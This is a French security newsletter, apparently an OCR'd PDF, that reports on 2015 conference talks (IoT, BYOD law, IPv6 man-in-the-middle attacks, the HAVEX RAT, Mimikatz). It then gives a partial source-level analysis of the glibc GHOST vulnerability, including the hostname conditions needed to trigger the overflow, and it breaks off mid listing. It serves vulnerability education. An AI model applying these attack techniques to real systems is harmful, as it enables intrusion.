
- Concevoir des objets (EDF, Withings, Peugeot...) :
  - Gérer la faible connectivité (Bluetooth ou NCF : pas très rapide)

- Concevoir l'ergonomie (saisir un mot de passe sur une montre est compliqué)
- Prendre en compte l'autonomie (Énergie consommée par du chiffrement)

✚Acquérir des objets (Banques, SNCF, etc.) :
- Demander des adaptations aux fournisseurs, s'assurer de la bonne gestion

✚Recommander (Assurances)
- Définir les responsabilités et de la conformité

✚Accueillir les objets des employés (BYOD)
- Responsabiliser les utilisateurs, encadrer les usages avec une charte…



Les deux speakers sont passés à des exemples plus concrets et ont montré une photo ironique, mais réelle, d'une voiture affichant le message sur son tableau de bord « Mise à jour en cours, veuillez patienter pour continuer à rouler ». Avec cette photo, ils ont ainsi expliqué qu'il ne fallait pas implémenter la sécurité de manière « historique », mais prendre en compte la spécificité de chaque objet.

La présentation s'est terminée par l'étude de cas d'usage sur la voiture connectée et la très en vogue Apple Watch. Le cas de la voiture connectée se focalisait sur une voiture intelligente communiquant avec des bornes le long de la route. Pour assurer la confidentialité et l'intégrité des données échangées, les speakers ont évoqué une solution d'utilisation d'un certificat unique et aléatoire pour chaque borne. Chaque voiture et chaque borne embarquerait ainsi des milliers de certificats qui seraient utilisés de façon aléatoire. La mise à jour des certificats de la voiture pourrait s'effectuer par le garagiste qui aurait un nouveau rôle d'utilisateur de PKI… Les coûts de la main-d'œuvre pour entretenir sa voiture risquent encore d'augmenter.

« One more thing » comme disait Steve Jobs pour conclure ses key notes: la fameuse Apple Watch. Apple aurait donc pensé à la sécurité des utilisateurs. Afin de palier à la pénibilité de devoir saisir son mot de passe pour déverrouiller la montre, celle-ci se verrouille uniquement lorsque l'utilisateur la retire de son poignet, plutôt astucieux comme système.


Les usages de la mobilité au sein de l'entreprise (du « BYOD » au « COPE »)

Diane MULLENEX et Guillaume MORAT (Cabinet d'avocats Pinsent Masons LLP)

Deux d'avocats du cabinet Pinsen Masons LLP ont abordé les usages des objets mobiles et connectés en entreprise avec quelques chiffres :

✚78 % des entreprises françaises autorisent l'usage d'appareils personnels à des fins professionnelles ;

✚74 % des entreprises françaises qui autorisent leurs employés à utiliser des appareils personnels à des fins professionnelles ont des retombées positives sur la production.
Néanmoins, seulement 26 % d'entres elles disposent d'une politique de sécurité sur le BYOD (« Bring your own device »). Les deux speakers ont rappelé les forces, les faiblesses, les opportunités et les menaces du BYOD.



Mais le BYOD n'est pas seul puisqu'il existe le CYOD (« choose your own device »), le COPE (« Corporate Owned, Personally Enabled ») et même le BYOCL (« Bring your own connected life »). Ce dernier concerne l'utilisation d'outils connectés pour analyser le comportement des salariés. Tous ces acronymes sont difficiles à cerner et leurs aspects juridiques diffèrent.

Les avocats ont tout de même rappelé que, dans tous les cas, tout salarié a le droit à sa vie privée même sur son lieu de travail.


Les avocats ont donné des cas concrets de jurisprudence

lors de jugements et ont expliqué que finalement le point noir du BYOD était la sécurité des données. D'ailleurs, il est étonnant de constater que de plus en plus d'entreprises tiennent le salarié responsable d'une perte de son terminal lorsque celui-ci est soupçonné de négligence.

La conférence s'est terminée sur la problématique de l'effacement à distance des données sur le terminal d'un salarié ayant quitté l'entreprise. Cette pratique est effectuée par 21 % des entreprises aux États-Unis. Cependant, le périmètre des données est très compliqué à définir et l'un des avocats a appelé à la vigilance sur le contenu des données effacées, qui pourraient être personnelles.

Comprendre et détecter une intrusion de haut vol
Alexandre TRIFFAULT (OFC)

Après un bon repas, Alexandre TRIFFAULT, alias Mister Jack, a présenté la façon de faire du forensic afin de détecter une intrusion fine, sans trace d'effraction apparente. Ce formateur de serrurier est un habitué des conférences de sécurité où il rappelle souvent que la protection logicielle ne sera d'aucune efficacité si la sécurité physique d'une machine est faible.




Ce maitre des clés et des serrures a brièvement rappelé les différentes méthodes de crochetage de serrures et de cadenas avec différents outils. Il a ensuite expliqué les étapes d'une investigation, de l'établissement du périmètre jusqu'au rapport d'expertise. Il a montré que les outils de crochetages laissent des traces sur les serrures et que l'étude de celles-ci permet de prouver l'effraction et de comprendre quel outil a été utilisé. Il a également rappelé que l'enquête ne se focalise pas uniquement sur la serrure, mais aussi sur les clés. En effet, en obtenant la totalité des clés existantes pour une serrure, il est possible de vérifier, par la présence de certaines traces, si une clé a servi de modèle pour une reproduction.

Enfin, Alexandre TRIFFAULT a donné quelques bonnes adresses de forum telles que http://www.locksport.fr/ et http://lockpicking101.com qui permettent d'en savoir plus sur les serrures et techniques de crochetage.

La gestion de crise IT/SSI
Thomas LE POETVIN et Mikaël SMAHA (HSC)

Deux consultants d'HSC ont fait une présentation sur la gestion de risque orienté sécurité des Systèmes d'Information. Cette présentation, plutôt destinée au DSI et RSSI, rappelait les problématiques organisationnelles et techniques dans une situation de crise. La qualité d'une gestion de crise a des conséquences sur l'image de l'entreprise. Les deux consultants expliquaient que de nos jours qu'il est nécessaire d'accepter qu'un incident puisse se produire et qu'il est important de se concentrer plutôt sur la façon de réagir et l'aspect temporel de la réaction.

Les deux speakers ont cité les normes qui évoquent la gestion de crise (27035, 27021, 22301) sans pour autant rentrer dans les détails (et pour le bien de leur auditorium).




Ils sont ainsi revenus sur le facteur humain, très en proie au stress en période de gestion de crise. Afin d'appréhender la crise, il y a généralement deux façons opposées, la façon méthodique et empirique. En citant les bon et mauvais côtés de chaque méthode (la façon méthodique rassure tandis que l'empirique encourage la prise d'initiative), les deux consultants ont prêché un mélange des deux, en ajoutant que le contexte était bien sûr à prendre en compte.

Pour conclure, la gestion de crise est un moyen de se rendre compte des différentes animosités qui résident dans certaines équipes.

Démonstrations d'exploitations de failles de sécurité

Renaud LIFCHITZ (ARCI et Oppida) et Laurent CHOURAKI (ARCI)

Dans cette conférence, pas de slide, que des démos. Le ton était donné pour cette présentation de différentes exploitations de failles de sécurité. Renaud LIFCHITZ a ouvert le bal avec la lecture des informations personnelles stockées sur les pass Navigo de certaines personnes du public. Il a ainsi montré qu'il était en mesure de connaître en quelques secondes le lieu de travail et le lieu de résidence du propriétaire d'un pass. En effet, le pass Navigo conserve les 3 derniers passages au portique du réseau RATP/SNCF avec l'heure, le nom de la station et le numéro de portique.



Il s'est ensuite attaqué à une alarme contrôlée par télécommande radio. Après avoir capturé le signal émis pas la télécommande radio afin d'activer/désactiver l'alarme à l'aide d'un Arduino d'une valeur de 30€, il a pu sans problème se passer de la télécommande en rejouant le signal. Environ 25% des alarmes du marché souffriraient de cette vulnérabilité de rejeu du signal.

« Un autre membre de L'ARCI a présenté ensuite les exploitations Heatbleed et Shellshock. Ces deux failles qui ont marqué l'actualité en 2014 sont très critiques »

Pour finir sa partie, il a diffusé 2 vidéos démontrant qu'il était possible de capturer les frappes d'un clavier avec ou sans fil.

Un autre membre de L'ARCI a présenté ensuite les exploitations Heatbleed et Shellshock. Ces deux failles qui ont marqué l'actualité en 2014 sont très critiques. Elles affectent respectivement le protocole SSL/TLS et l'interpréteur de commande Bash. L'objectif du speaker n'était pas de représenter ces failles, largement décrites depuis, mais de montrer qu'avec très peu de connaissances et en quelques minutes, un attaquant pouvait les exploiter très facilement.

Attaque de type « Man-In-The-Middle » sur réseau « dual stack »

Karim SUDKI (SCRT)

Karim SUDKI, Ingénieur Sécurité pour SCRT a choisi de présenter un outil qu'il a développé afin d'effectuer des attaques de type Man-in-the-Middle à l'aide des réseaux IPv6.
Il a donc commencé par un bref rappel sur l'histoire du protocole : des années 90 et la prédiction de l'épuisement des adresses IPv4 à l'année 2012, qui a vu le lancement officiel de la nouvelle version sur Internet.
Mr Sudki a ensuite listé les différences les plus importantes entre la version 4 et la version 6 du protocole, à savoir la notation (qui passe de 32 à 128 bits), la notation des adresses, les fonctions d'autoconfiguration (notamment SLAAC, sur laquelle repose son attaque), ainsi que les protocoles de voisinage.

Afin de bien expliquer le fonctionnement de son attaque, le consultant a enfin présenté les mécanismes de transitions qui ont été mis en place afin que le passage d'IPv4 à IPv6 soit le plus transparent possible. La translation des adresses, le tunnelling, mais surtout, le fonctionnement en Dual Stack, qui pousse le kernel à favoriser la configuration IPv6 lorsqu'il a le choix entre deux configurations.

Plusieurs types d'attaques basées sur IPv6 existent déjà. On peut notamment citer l'attaque de Neighbour Advertisment Spoofing (qui s'approche de l'attaque bien connue d'ARP Spoofing), l'attaque WPAD (identique à la version IPv4) et enfin SLAAC Attack, sur laquelle repose son outil.

L'attaque visant SLAAC (Stateless Address Auto Configuration) permet de créer un réseau IPv6 en parallèle d'un réseau IPv4 déjà existant. Une machine attaquante va ainsi se faire passer pour un serveur DHCPv6 et s'annoncer sur le réseau, afin que les clients du réseau viennent récupérer une adresse IPv6. Dans le cas ultra majoritaire où la Dual Stack serait activée, l'adressage en version 6 va prendre le dessus sur l'adressage légitime en version 4. En utilisant les fonctions standard de configuration automatique, la machine attaquante va ainsi devenir la passerelle pour toutes les machines qui auront récupéré une configuration IPv6. L'attaquant aura donc la possibilité d'écouter toutes les conversations transitant par ses interfaces.

L'outil de l'ingénieur, «pyMITM6», permet d'automatiser cette attaque. Codé en Python, sous licence GPL, et visiblement très simple d'usage, le programme permet en quelques clics de mettre en place une attaque de Man-in-the-Middle efficace et à ce jour encore peu détectée, due à l'absence d'intérêt porté aux configurations IPv6.

Comment le Big Data améliore la sécurité sur le Web ?

Emmanuel MACE (Akamaï)

La deuxième conférence technique était menée par Emmanuel MACÉ, Security Specialist chez Akamaï.
L'objectif était d'apporter des éléments de réponse à la question de l'apport du Big Data à la sécurité informatique. En préambule, Mr Macé a présenté quelques chiffres représentant le travail d'Akamaï qui donnaient rapidement le vertige. 20 Tb de données relatives à des attaques traitées chaque seconde, 140K connexions en simultané, 600K lignes de log par secondes, indexées sur 30 dimensions et plus de 2 Pb de données stockées sur des roulements de 45 jours.

La société a donc décidé d'utiliser ces données afin de faire progresser la sécurité sur Internet et de permettre une recherche plus efficace sur l'origine des attaques récurrentes sur le réseau mondial.

À l'aide d'un outil développé en interne, Akamaï attribue une note (un score entre 1 et 10) à près de 40 millions d'adresses IP uniques chaque jour. L'évaluation d'une adresse se base sur ses actions, la note étant abaissée lorsque l'adresse effectue des attaques WEB, des attaques de déni de service, des scans et utilise des scrappers. Ces actions, qui peuvent parfois être légitimes, sont modérées en fonction de la persistance, de la sévérité, de la magnitude et de la distribution de l'attaque.
Ces notes évoluent toutes les heures pour toutes les adresses suivies.


À l'aide de cette base de connaissances colossale, Akamaï est en mesure de répondre plus rapidement aux requêtes des opérateurs, ou de la justice, afin de connaître les actions provenant d'une adresse IP spécifique. Les opérateurs peuvent aussi se baser sur la « réputation » (sa note sur le long terme) d'une IP afin d'autoriser, ou pas, celle-ci à communiquer avec son réseau.

La quête du code source maintenable, fiable et sécurisé

Sébastien GIORGA (Advens)

Sébastien Gioria, Leader OWASP France, était accompagné de Freddy Mallet, cofondateur de la société SonarSource lors de cette troisième présentation technique afin de présenter un nouveau projet OWASP, l'outil SonarQube.

En introduction, les deux speakers ont présenté les enjeux autour de l'analyse du code source. Souvent peu considéré d'un point de vue de la sécurité, le code source est pourtant la pierre angulaire de toute application. Un développement sécurisé et une analyse rigoureuse du code remontent généralement plus efficacement des failles de sécurité qu'un test d'intrusion une fois le développement terminé.



Top10 Web	Tests d'intrusion	Analyse du code
A1 - Injection	++	+++
A2 – Violation de Session / Authentification	++	+
A3 – Cross Site Scripting	+++	+++
A4 – Références Directes	+	+++
A5 – Mauvaise configuration	+	++
A6 – Exposition de données	++	+
A7 – Problème d'habilitation fonctionnelle	+	+
A8 - CSRF	++	+
A9 – Utilisation de Composants vulnérables		+++
A10 – Redirection et transferts	+	+

Trois grands axes se dégagent autour des défauts inhérents au développement :


- la sécurité, avec toutes les failles d'injection connues

(SQL, XSS, LDAP, etc.), les identifiants stockés dans le code source, les faiblesses cryptographiques (MD5, SHA1, etc.) et d'autres.

✚ la fiabilité, avec en ligne de mire les conditions invalides, les ressources non libérées, les assignations de valeur jamais utilisées...

✚ la maintenabilité, avec la duplication de code, l'absence de tests unitaire, le mauvais design initial, l'absence de commentaires...

Sébastien et Freddy ont donc insisté sur les méthodologies à mettre en place afin d'améliorer significativement la qualité des codes sources produits, en mettant les développeurs au cœur du processus de création, et en se focalisant sur les trois axes précédents.



SonarQube a été créé afin d'aider à la résolution de ces problèmes. L'outil open source dispose de règles qui permettent de couvrir un non-respect de règles de codages prédéfinies, et la découverte de bugs de sécurité. Fonctionnant sur la base de patterns, il n'est efficace que si son utilisateur a déjà des règles strictes de codage et souhaite s'y tenir sur l'ensemble de son projet.
La présentation s'est achevée sur une démonstration de l'outil, capable de remonter des erreurs courantes sur de très nombreux langages en quelques clics.

Références

✚ http://www.gsdays.fr/

✚ http://www.globalsecuritymag.fr/fichiers/gsdays2015/

✚ http://blog.xmco.fr/index.php?post/2014/09/19/Retour-sur-le-Meeting-OWASP-France-de-septembre

Security Day

Par Arnaud REYGNAUD et Arthur VIEUX

Pour la 3ème année consécutive, l'école ESGI a organisé sa conférence baptisée « Security Day ». Retour sur cette 3ème édition.

« Come to the dark side » L'informatique est-elle neutre ?

Stéphane BORTZMEYER (@bortzmeyer)

La présentation de Stéphane Bortzmeyer sortait du cadre technique afin de s'orienter vers des aspects plus « philosophiques » de la sécurité informatique. La problématique principale étant : « À qui et à quoi servent nos compétences, quelle est notre responsabilité ? Quelles sont nos possibilités de choix ? »

Différents concepts ont ainsi été mis en avant, permettant au public de s'interroger quant aux tenants et aboutissants des disciplines inhérentes à la sécurité.

La question du développement a tout d'abord été évoquée :

- Développer pour qui (public, gouvernement, armée, société privée, etc.) ?
- Développer pour quoi (quelle sera l'utilisation future, quels sont les détournements possibles, etc.) ?

À travers ces notions, il était avant tout question du pouvoir et de l'influence des algorithmes avec en toile de fond le rôle des développeurs, des chercheurs et des utilisateurs. Stéphane a poursuivi en évoquant des évènements liés à l'actualité notamment le cas Lenovo et son SuperFish motivé par un pseudo-contexte publicitaire, plausible, mais tellement peu crédible.

Le tout s'est ensuite orienté sur le concept d'armes numériques (0-day, etc.) et les fournisseurs. Des exemples ont été cités à l'instar de Vupen, Hacking Team, etc. Ces sociétés aux actions « borderline » peinent à justifier pour quels motifs et à qui leur savoir-faire est vendu. Dans bien des cas, la réponse sera « aux gouvernements », mais dès lors, cela induirait que tous les gouvernements sans exception sont irréprochables et aptes à posséder ces armes ? Sans oublier les multiples dérives des agences de renseignement dont le public commence à peine à soupçonner l'existence (NSA, GCHQ, DGSE, BND, etc.).

« Les sociétés telles que Vupen ou Hacking Team peinent à justifier pour quels motifs et à qui leur savoir-faire est vendu »

Enfin, Stéphane a remis à sa place l'idée encore trop répandue « si c'est possible techniquement alors je peux le faire ». Cet argument ne vaut absolument rien d'un point de vue légal, et il est ridicule de penser le contraire. Le tout s'est conclu sur quelques citations notamment les trois lois de la robotique d'Asimov adaptées aux développeurs (cf. https://larlet.fr/david/stream/2015/02/28/).
La sécurité reste donc pour certains une simple question d'argent, où l'éthique, la morale et plus simplement le bon sens n'ont aucune place. La conclusion de la présentation se veut également sans équivoque « Une profession sans éthique n'est qu'une armée de robots. Sans loi. »

HAVEX RAT - The full story

Giovanni RATTARO & Renaud LEROY (Openminded Consulting)

Giovanni Rattaro et Renaud Leroy ont repris leur présentation du RAT HAVEX, déjà réalisée lors de la Botconf 2014 afin de restituer leur analyse et la méthodologie propre à la traque de ce botnet.

Havex est un Remote-Access-Tool (RAT) modulaire connu pour rechercher des Industrial Control System (ICS). À sa découverte, différents commentaires faisaient état du nouveau Stuxnet, mais il n'en est rien. Le serveur de commande et de contrôle (C&C) dispose d'un webshell permettant de gérer l'administration du botnet. Cela permet, entre autres, de récupérer les données exfiltrées par les bots, de consulter les logs, etc. Différents éléments ont ensuite été présentés : le système de logs via testlog.php, l'évolution des versions du RAT, une estimation de la timeline à partir de l'étude des logs récupérés, quelques statistiques de compromission, des données géographiques, etc.

Des désagréments d'ordre matériel ont quelque peu perturbé la présentation et le temps imparti s'est visiblement avéré trop court pour la restitution d'informations plus complètes.

« Giovanni Rattaro et Renaud Leroy ont repris leur présentation du RAT HAVEX, déjà réalisée lors de la Botconf 2014 afin de restituer leur analyse et la méthodologie propre à la traque de ce botnet. »

La partie technique a donc globalement été occultée, mais une démo est venue s'ajouter à la présentation afin d'illustrer l'étude des deux orateurs.

Enfin, la présentation s'est conclue sur la présentation du site « distint.org » mis à disposition et qui va permettre de vérifier si l'IP saisie est infectée par le malware.

Investigation numérique, réponse à incident et DFF

Frédéric BAGUELIN (ArxSys)

Une présentation orientée « forensic » à travers quelques « best practices » et méthodologies. L'investigation numérique se veut être une discipline mettant en corrélation la technique et la justice. Les questions principales qu'il est primordial de se poser sont donc : Qui ? Quoi ? Comment ? Pourquoi ?

Cela permet de mettre avant une méthodologie divisée en quatre axes :

- Identification ;
- Acquisition ;
- Analyse ;
- Restitution.

Frédéric a poursuivi sa présentation en rappelant quelques termes techniques (différence des mémoires volatiles vs non volatiles), principe « d'inception », attaques spécifiques (coldboot, warmreboot), etc.

Le tout s'est ensuite orienté vers quelques explications sur les outils win32dd, winpmem, pmem, lmap, etc.

Enfin, le projet Digital Forensic Framework (DFF) a occupé le reste de la présentation : fonctionnalités, différentiel entre la version community et la version payante avec démo à l'appui permettant d'entrevoir les différents filtres et fonctionnalités de l'outil (http://www.digital-forensic.org/en/).

Find detail in Evil

Alexandra TOUSSAINT - Sebastien LARINIER (SEKOIA)

Alexandra et Sebastien se sont lancés dans l'automatisation, la détection et l'analyse de code malveillant dont les vecteurs utilisés sont les documents de type PDF (JS, etc.), Office (détection de l'aspect malveillant des macros VBA) et Web.

Une importante partie de la présentation a donc été consacrée aux PDF, notamment la difficulté d'extraction de shellcode JS. Différentes raisons rendent complexes l'extraction des shellcodes :

- la difficulté de parsing du format (ordre des objets, le non référencement, etc.) ;
- l'utilisation d'une API spécifique à Adobe ;
- les problèmes de support de l'interpréteur d'Adobe ;
- les problématiques d'intégration du DOM d'Adobe dans les interpréteurs JS usuels ;
- etc.

Il est donc difficile (démo à l'appui) d'extraire de manière exacte un shellcode JS injecté dans un document PDF. Et dans bien des cas, les outils désormais régulièrement utilisés à l'instar des Sandbox ne seront pas aptes à détecter la présence de codes malveillants, d'où l'importance de l'analyse « manuelle » de documents en complément de ces outils.

En parallèle de ces conférences nous avons eu l'opportunité de participer à l'atelier dédié à Mimikatz, présenté par son créateur Benjamin Delpy.

En une heure, Benjamin a présenté son outil ainsi que bon nombre de ses fonctionnalités. À l'aide d'un laboratoire virtuel imitant un domaine Windows, il a démontré comment il était possible avec un compte standard de devenir administrateur du domaine. Les fonctionnalités les plus anciennes comme le dump de hash aux plus récentes comme le "Golden Ticket" ont été mises en oeuvre afin de montrer l'évolution du logiciel depuis sa création.

Références

- http://hacklab-esgi.fr/

Que s'est-il passé durant l'hiver 2015 au sein du petit monde de la sécurité informatique ?

Ce mois-ci, nous analyserons trois failles dont les fameuses GHOST et FREAK.

Enfin, nous reviendrons sur l'attaque #OpFrance qui a fait parler d'elle.

jafsegal

ACTUALITÉ DU MOMENT

Vulnérabilités
Analyse de la faille GHOST CVE-2015-0235 et Samba CVE-2015-0240
Par Cyril LORENZETTO et Etienne BAUDIN

Attaques
Retour sur l'attaque #OpFrance
Par Régis SENET

Buzz
Analyse de la faille FREAK CVE-2015-0204
Par Adrien GUINAULT

Ghost CVE-2015-0235

Par Cyril LORENZETTO

Ghost est le surnom donné à la vulnérabilité critique référencée CVE-2015-0235 identifiée au sein de la bibliothèque logicielle GNU libc (glibc). Cette faille de sécurité a été fortement médiatisée. En effet, Ghost permet à un attaquant de prendre le contrôle du système vulnérable à distance sans aucune authentification.

Qu'est-ce que la glibc ?

La glibc est la bibliothèque standard C distribuée par le projet GNU. Aujourd'hui le principal contributeur et mainteneur est Ulrich Drepper [0]. Elle contient les principales fonctionnalités requises afin de faire tourner correctement un système Unix, ainsi que des extensions utilisées pour des développements dans le cadre du projet GNU. Ainsi, cette bibliothèque est utilisée par la plupart des systèmes Linux, ce qui explique sa popularité.

L'origine de la découverte

La vulnérabilité a été découverte par des chercheurs travaillant pour Qualys [1] [3] et a été divulguée de manière responsable auprès du projet GNU éditant la glibc, ainsi que des éditeurs des principales distributions Linux (Fedora, Ubuntu, Debian, CentOS, SuSE, etc.). Ces derniers ont été alertés de l'existence de cette faille plusieurs semaines avant sa médiatisation, afin de leur laisser le temps de mettre en place et de publier les correctifs pour les utilisateurs.
Afin d'identifier la vulnérabilité plus facilement, un nom simple lui a été attribué. Il provient de la contraction du nom des fonctions vulnérables de la glibc « gethostbyname* ».

Description et impact de la vulnérabilité

La vulnérabilité, référencée CVE-2015-0235, provient d'une erreur au sein de la fonction « __nss_hostname_digits_dots() », uniquement utilisée au sein des fonctions « gethostbyname() », « gethostbyname2() », « gethostbyname_r() » ou encore « gethostbyname2_r() ». En spécifiant des arguments spécialement choisis lors d'un appel à l'une des fonctions de la famille « gethostbyname* », un utilisateur malveillant serait en mesure de provoquer une corruption de la mémoire via un débordement de tampon sur le tas, résultant potentiellement en la compromission du système.

Les versions vulnérables vont de la glibc 2.2 à la glibc 2.17 (incluse).

Analyse de la faille

Dans cette partie nous allons rentrer plus en détail afin de comprendre à quoi est due cette vulnérabilité.

La fonction vulnérable, « __nss_hostname_digits_dots() », est appelée dans les fichiers nss/getXXbyYY.c et nss/getXXbyYY_r.c.

```
  if (buffer == NULL)
    {
      buffer_size = BUFLEN;
      buffer = (char *) malloc (buffer_size);
    }

#ifdef HANDLE_DIGITS_DOTS
  if (buffer != NULL)
    {
      if (__nss_hostname_digits_dots (name, &resbuf, &buffer,
                                      &buffer_size, 0, &result, NULL, AF_VAL,
                                      H_ERRNO_VAR_P))
        goto done;
    }
#endif
```

Fichier : nss/getXXbyYY.c

Les appels de la fonction sont encadrés par la macro #ifdef HANDLE_DIGITS_DOTS, définie dans les fichiers suivants :

- inet/gethstbynm.c ;
- inet/gethstbynm2.c ;
- inet/gethstbynm_r.c ;
- inet/gethstbynm2_r.c ;
- nscd/gethstbynm3_r.c.

```
#define LOOKUP_TYPE     struct hostent
#define FUNCTION_NAME   gethostbyname
#define DATABASE_NAME   hosts
#define ADD_PARAMS      const char *name
#define ADD_VARIABLES   name
#define BUFLEN          1024
#define NEED_H_ERRNO    1

#define HANDLE_DIGITS_DOTS      1

#include <nss/getXXbyYY.c>
```

Fichier : inet/gethstbynm.c

Ces fichiers implémentent les fonctions « gethostbyname*() » et permettent ainsi d'accéder au débordement de tampon de la fonction vulnérable « __nss_hostname_digits_dots() ».

La fonction « __nss_hostname_digits_dots() » est implémentée dans le fichier nss/digits_dots.c et comporte les paramètres suivants :

```
int
__nss_hostname_digits_dots (const char *name, struct hostent *resbuf,
                            char **buffer, size_t *buffer_size,
                            size_t buflen, struct hostent **result,
                            enum nss_status *status, int af, int *h_errnop)
```

Fichier : nss/digits_dots.c

Au sein de cette fonction, la variable size_needed permet de calculer la taille nécessaire afin de stocker les trois entités (host_addr, h_addr_ptrs et name) dans le tampon.

```
85        size_needed = (sizeof (*host_addr)
86                       + sizeof (*h_addr_ptrs) + strlen (name) + 1);
```

Fichier : nss/digits_dots.c

Les affectations des pointeurs aux 4 entités du tampon (host_addr, h_addr_ptrs, h_alias_ptr, et hostname) sont réalisées aux lignes 121-125 :

```
119       memset (*buffer, '\0', size_needed);
120
121       host_addr = (host_addr_t *) *buffer;
122       h_addr_ptrs = (host_addr_list_t *)
123         ((char *) host_addr + sizeof (*host_addr));
124       h_alias_ptr = (char **) ((char *) h_addr_ptrs + sizeof (*h_addr_ptrs));
125       hostname = (char *) h_alias_ptr + sizeof (*h_alias_ptr);
126
127       if (isdigit (name[0]))
```

Fichier : nss/digits_dots.c

La faille de sécurité réside dans le fait que la taille size_needed omet de prendre en compte la taille d'un pointeur sur un 'char' (sizeof(*h_alias_ptr)). En effet, elle prend uniquement en compte host_addr, h_addr_ptrs et name.

Ainsi la fonction de copie strcopy() appelée à la ligne 157 permet d'écrire strlen(name) octets après l'espace du tampon alloué (4 octets sur les machines 32bits ou 8 octets pour les 64bits).

```
      resbuf->h_name = strcpy (hostname, name);
      h_alias_ptr[0] = NULL;
```

Fichier : nss/digits_dots.c

Afin d'exploiter cette vulnérabilité, il existe des prérequis sur le paramètre de nom d'hôte (hostname) :

✚ Il doit comprendre uniquement des chiffres et des points (ligne 197) ;

✚ il doit commencer par un chiffre (ligne 127) ;

✚ Il ne doit pas terminer par un point (ligne 135) ;

✚ Il doit être suffisamment long pour faire déborder le tampon (allocation initiale de 1024 octets), cf. malloc(1024) au sein des fonctions gethostbyname*().

En résumé, il doit être de la forme : « a.b.c.d », « a.b.c », « a.b » ou « a » où a, b, c, et d sont des entiers non signés.

```
197           if (!isdigit (*cp) && *cp != '.')
198             break;
```

Prérequis n°1 (nss/digits_dots.c)

```
127       if (isdigit (name[0]))          <-- Prérequis n°2
128         {
129           for (cp = name;; ++cp)
130             {
131               if (*cp == '\0')
132                 {
133                   int ok;
134
